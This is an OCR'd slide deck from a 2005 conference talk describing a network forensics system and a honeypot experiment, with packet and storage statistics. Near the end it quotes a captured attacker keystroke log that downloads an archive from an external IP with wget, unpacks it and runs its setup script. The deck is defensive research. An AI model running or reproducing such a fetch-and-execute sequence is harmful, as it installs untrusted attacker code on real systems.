Experience with Engineering a Network Forensics System

ICOIN 2005, Jeju, Korea

ahmad almulhem

ISOT Research Lab
University of Victoria, Canada
http://www.isot.ece.uvic.ca/

Outline

- Introduction
- A Network Forensics System
- Experiment & Results
- Conclusion

Introduction

What is network forensics?

- Introduced by Marcus Ranum in 1997.

- Definition

Network forensics is the *capture* and *analysis* of network packets and events for investigation*.

* Adopted from searchSecurity.com - Definitions.

Challenges

- Data capture:
  - Where?
  - How much?
  - Integrity?
- Data Analysis
- Privacy
- Data as Legal Evidence

Current Practice


- It is not Computer Forensics!
- Current practice is manual.
- Network forensic analysis tools

NetIntercept


- Current limitations
  - Investigations is manual
  - Encryption is not handled

A Network Forensic System


System architecture



Marking module



Logging module




Experiment & Results


Prototype

12 days (17th – 28th March 2004)

RedHat 7.1
Vulnerable FTP
Sebek (Capture Module)



Bridge Internal



General Stats


	friendly packets	strange packets
tcp	70130	133216
udp	8928 (500509)	9581
icmp	5150	6986
total	84208	149783
	36%	64%

Table 1: Number of friendly and strange packets directed to the target by protocol type


	count	size
SNORT	3482 alerts	$111KB$
sebek	336132 packets	$38MB$
tcpdump	734500 packets	$69MB$

Table 2: Storage requirement for each logger

General Stats



Detailed attack



Attacker keystrokes

```
[23:28:52] w
[23:29:54] wget
[23:30:04] wget 65.113.119.148/l1tere/l1tere.tgz
[23:30:19] ls
[23:30:24] tar xzvf l1tere.tgz
[23:31:20] ./setup
[23:33:38]
```

Conclusion

Conclusion

- Network forensics is valuable tool to investigate attacks and more!
- Proposed system:
  - captures data at host and network,
  - circumvent encryption.
- Investigation process is manual
  - Expert system approach?

Questions?

ISOT Research Lab
University of Victoria, Canada
http://www.isot.ece.uvic.ca/